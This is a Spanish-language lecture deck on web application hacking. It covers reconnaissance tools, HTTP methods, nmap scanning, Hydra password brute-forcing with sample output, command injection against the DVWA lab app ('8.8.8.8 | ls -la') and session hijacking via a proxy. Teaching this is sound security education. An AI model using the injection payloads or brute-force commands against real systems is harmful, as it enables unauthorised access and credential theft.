

Seguridad de Sistemas

Clase 7: Hacking aplicaciones web

Contenidos

- Conocer las principales técnicas de Hacking web
- Conocer las principales herramientas de análisis de vulnerabilidades web
- Conocer las principales vulnerabilidades que se explotan en una aplicación web
- Conocer las principales contramedidas para evitar ataques web

Introducción

- Es ampliamente conocido la importancia de las aplicaciones web en el mundo actual de comunicaciones
- La gran mayoría de aplicaciones que utilizamos en la vida cotidiana en Internet utilizan un ampliación web
- La mayoría de las aplicaciones maneja información sensible o confidencial de sus usuarios
- Un problema que tiene el desarrollo de aplicaciones en el “time to market” lo que no permite realizar revisiones adecuadas de seguridad.


Hacking web

- Técnicas de Hacking web:
- Conexión directa: en este caso se envían códigos a la aplicación web a través de las diferentes entradas de datos con el propósito de medir la respuesta de la aplicación y validar los controles de seguridad.




Hacking web

- Técnicas de Hacking web (cont.):
- Proxy: consiste en capturar el tráfico del cliente y/o la respuesta del servidor para realizar visualización de datos o alteración de estos y así validar la respuesta de la aplicación.



Reconocimiento

- **Footprinting a servidores web:**
- El primer paso en un servicio de Ethical Hacking a un servicio web es conocer el tipo y versión de servidor web sobre el cual esta montada la aplicación, para esto existen dos herramientas que se pueden utilizar:
- Whois: <http://who.is/whois/>





Reconocimiento

- Footprinting a servidores web:
- Netcraft:
 - <http://news.netcraft.com/>

Background

Site title	Microsoft UK Devices and Services	Date first seen	August 1995
Site rank	170	Primary language	English
Description	At Microsoft our mission and values are to help people and businesses throughout the world realise their full potential.		
Keywords	Not Present		

Network


Site	http://www.microsoft.com	Netblock Owner	MS Hotmail
Domain	microsoft.com	Nameserver	ns1.msft.net
IP address	64.4.11.42	DNS admin	msnhst@microsoft.com
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	Microsoft Corporation
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	 US	Latest Performance	 Performance Graph

Hosting History

Netblock owner	IP address	OS	Web server	Last seen	Refre
Microsoft Corporation One Microsoft Way Redmond WA US 98052	65.55.57.27	Citrix Netscaler	Microsoft-IIS/8.0	28-Jan-2014	
Microsoft Corporation One Microsoft Way Redmond WA US 98052	65.55.57.27	Citrix Netscaler	Microsoft-IIS/8.0	28-Jan-2014	

Reconocimiento

- **Evaluación de servidores web:**
- Una herramienta que esta disponible para revisar la seguridad de servidores web es Wfetch de Microsoft:
 - http://download.cnet.com/WFetch/3000-2356_4-10735465.html




The screenshot displays the WFetch application window. The top section contains fields for Verb (GET), Host (www.ebay.com), Port (default), and Ver (1.1). The Path field is set to /. Below these are sections for Authentication (Auth: Basic, Domain, User, Passwd) and Connection (Connect: http, Cipher: default, Client cert: none, Proxy: itgproxy:80). The Advanced Request section is set to Disabled. A Go! button is present. The bottom section, titled 'Log Output [Last Status: 200 OK]', shows the following log entries:

```
GET / HTTP/1.1\r\n
Host: www.ebay.com\r\n
Accept: */*\r\n
Authorization: Basic Og==\r\n
\r\n
RESPONSE: *****\r\n
HTTP/1.1 200 OK\r\n
RlogId: t6e%60cckjkb9%3Fvo%7B2d71f%2Bf165-143de5187cd-0x222fd\r\n
Cache-Control: no-cache, no-store, must-revalidate\r\n
Pragma: no-cache\r\n
```


Reconocimiento

- Reconocimiento de servidores web:
- Una de las herramientas más utilizadas para realizar reconocimiento en aplicaciones web es **whatweb**



```
File Edit View Terminal Help
$ ./whatweb slashdot.org reddit.com
http://reddit.com [302] HTTPServer[AkamaiGHost], RedirectLocation[http://www.reddit.com/], Via-Proxy[1.1 bc7], IP[173.223.232.64], Akamai-Global-Host, Country[UNITED STATES][US]
http://www.reddit.com/ [200] Frame, PasswordField[passwd,passwd2], Script, HTTPServer['; DROP TABLE servertypes; --'], IP[203.97.86.209], JQuery, Cookies[reddit_first], Title[reddit: the voice of the internet -- news before it happens], Country[NEW ZEALAND][NZ]
http://slashdot.org [200] Script, HTTPServer[Unix][Apache/1.3.42 (Unix) mod_perl/1.31], Google-Analytics[GA][32013], UncommonHeaders[x-fry,x-varnish,x-xrds-location,slash_log_data], Apache[1.3.42][mod_perl/1.31], HTML5, IP[216.34.181.45], OpenGraphProtocol[100000696822412], X-Powered-By[Slash 2.005001], Title[Slashdot: News for nerds, stuff that matters], Email[buzzskyline@gmail.com,soulskillatslashdotdotorg], Country[UNITED STATES][US]
$
```

Hacking web

- **Análisis de vulnerabilidades en aplicaciones web:**
- Hoy en día las herramientas se han especializado en buscar vulnerabilidades específicamente en aplicaciones web, lo que ha permitido crear una categoría de soluciones especialistas en este ámbito.
- Gartner ha creado una categoría denominada AST (Application Security Testing) que engloba a todas las compañías que tienen productos en este mercado.
- Es importante destacar que esta categoría no contempla las herramientas que buscan vulnerabilidades a Sistema Operativo

Aplicaciones para testing web

Figure 1: Magic Quadrant for Application Security Testing



Aplicaciones para testing web

- **Appscan de IBM:**
 - Es una de las soluciones líderes en esta categoría, permite revisar aplicaciones web estáticas y dinámicas, realizar revisión de código y generar reportes de auditoria
 - El sitio de esta solución es:
 - <http://www-03.ibm.com/software/products/en/appscan-enterprise>
- **Acunetix:**
 - Herramienta que realiza análisis de seguridad de aplicaciones web con reportes en línea e información de las principales acciones de mitigación
 - <http://www.acunetix.com/>

Métodos servidores HTTP

- **Métodos en aplicaciones web**
- GET: pasa los parámetros a la aplicación web a través de la propia URL. Toma todas las entradas del formulario y las agrega a la URL. Si ingresa su nombre de usuario y contraseña y estos valores se pasan al servidor a través del método GET, cualquier persona en el servidor web puede recuperar el nombre de usuario y la contraseña de los archivos de registro de Apache o IIS.
- POST: se utiliza para recuperar datos del servidor, pero pasa el contenido a través del cuerpo de la solicitud. Los datos del usuario están separados del encabezado

Métodos servidores HTTP

name	value
GET	/search?q=Kali+Linux&q=0.9,*;q=0.8
Host	www.bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://www.bing.com/
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=...

**Parameter passed via the
URL when using GET
method**

```
POST http://intranet.com:80/portal/index.php HTTP/1.1
Host: Webfarm1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://intranet.com/portal
Content-length: 62

username=admin&password=test&imageField2.x=26&imageField2.y=10
```

**Parameters passed in the
body of the HTTP request
when using POST method**

Métodos servidores HTTP

- **Métodos en aplicaciones web (cont.)**
- **HEAD:** Se utiliza para identificar el tipo de servidor, ya que éste sólo responde con el encabezado HTTP sin enviar ninguna carga útil. Es una forma rápida de averiguar la versión del servidor y la fecha.
- **TRACE:** se utiliza para identificar cualquier alteración de la solicitud por parte de dispositivos intermediarios, como servidores proxy y firewalls. Algunos servidores proxy editan el encabezado HTTP cuando los paquetes lo pasan y esto se puede identificar utilizando el método TRACE.

Métodos servidores HTTP

- **Métodos en aplicaciones web (cont.)**
- PUT/DELETE: son una extensión del protocolo HTTP y permite la administración de documentos y archivos en el servidor web. Es utilizado por los desarrolladores para cargar páginas web listas para producción en el servidor web.
- OPTIONS: Devuelve los métodos HTTP que el servidor soporta para un URL específico. Esto puede ser utilizado para comprobar la funcionalidad de un servidor web mediante petición en lugar de un recurso específico

Métodos servidores HTTP

- Script para detección de métodos HTTP

```
root@kali:~# nmap --script http-methods 10.0.2.67 -p 80 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 00:16 UTC
Nmap scan report for 10.0.2.67
Host is up (0.0024s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 08:00:27:E9:78:C0 (Oracle VirtualBox virtual NIC)
```

Hacking web

- Cracking de contraseñas:
- La herramienta más popular para esta función es Hydra, que está incluida en la distribución Kali-Linux
- El comando a ejecutar es:
 - root@kali:~ # hydra ipdestino -L archivo_de_usuarios -P archivo_de_contraseñas -V -f http-get /path

```
[ATTEMPT] target www.sunstudiophotography.com - login "" - pass "admin" - 26 of 48 [child 6]
[ATTEMPT] target www.sunstudiophotography.com - login "" - pass "password" - 27 of 48 [child 1]
[80][www] host: 98.139.135.199 login: guest password: password
[STATUS] attack finished for www.sunstudiophotography.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-29 15:06:27
```


Hacking web

- **Detección de malware en sitios web:**
- Hoy en día existen algunas empresas que dan el servicio de revisión de malware en sitios web, este servicio se encarga de revisar en forma periódica que no se haya infectado el sitio y por ende a los usuarios que se conecten a el:
- Las más importantes son
- QualysGuard:
 - <http://www.qualys.com/enterprises/qualysguard/malware-detection/>
- HackAlert de Armorize:
 - http://www.armorize.com/index.php?link_id=malware

Hacking web

- Estadística

Most common vulnerabilities



Hacking web

- Para realizar el hacking a aplicaciones web, utilizaremos una aplicación vulnerable denominada DVWA, desarrollada por Damn
 - <http://www.dvwa.co.uk/>
- Esta aplicación esta instalada en la aplicación Metasploitable 2.0 de Metasploit.
 - <http://www.offensive-security.com/metasploit-unleashed/Metasploitable>
- Interfaz de conexión de DVWA



Username

Password

Login

Hacking web

- **Inyección de comandos:**
- Al ingresar comandos de sistema operativo en formularios de aplicaciones, se puede obtener información del servidor que aloja la aplicación
- Ingresamos el comando:
 - 8.8.8.8 | ls -la

Ping for FREE

Enter an IP address below:

```
total 20
drwxr-xr-x  4 www-data www-data 4096 Oct  7 09:28 .
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x  2 www-data www-data 4096 May 20 2012 help
-rwxr-xr-x  1 www-data www-data 1509 Oct  7 09:25 index.php
drwxr-xr-x  2 www-data www-data 4096 May 20 2012 source
```

Hacking web

- Ejecución de comandos:
- Listado de archivos:

Ping for FREE

Enter an IP address below:

```
root      3975      1  0 19:33 ?      00:00:00 /usr/sbin/sshd
www-data  4672    4671  0 19:38 ?      00:00:00 sh -c ping -c 3 8.8.8.8
```

- Versión del Sistema Operativo:


Ping for FREE

Enter an IP address below:

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu
```



Hacking web

- Ejecución de comandos:
- Shell reversa




Hacking web

- **Secuestro de sesión:**
- Este ataque consiste en interceptar la sesión web con una aplicación proxy y cambiar algún parámetro. Para esto utilizaremos la aplicaron ZAP Proxy de OWASP.
 - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Se debe configurar el browser con el servicio de proxy local.



Hacking web

- **Secuestro de sesión:**
- La aplicación ZAP Proxy tiene la capacidad de detener o continuar la navegación del usuario.

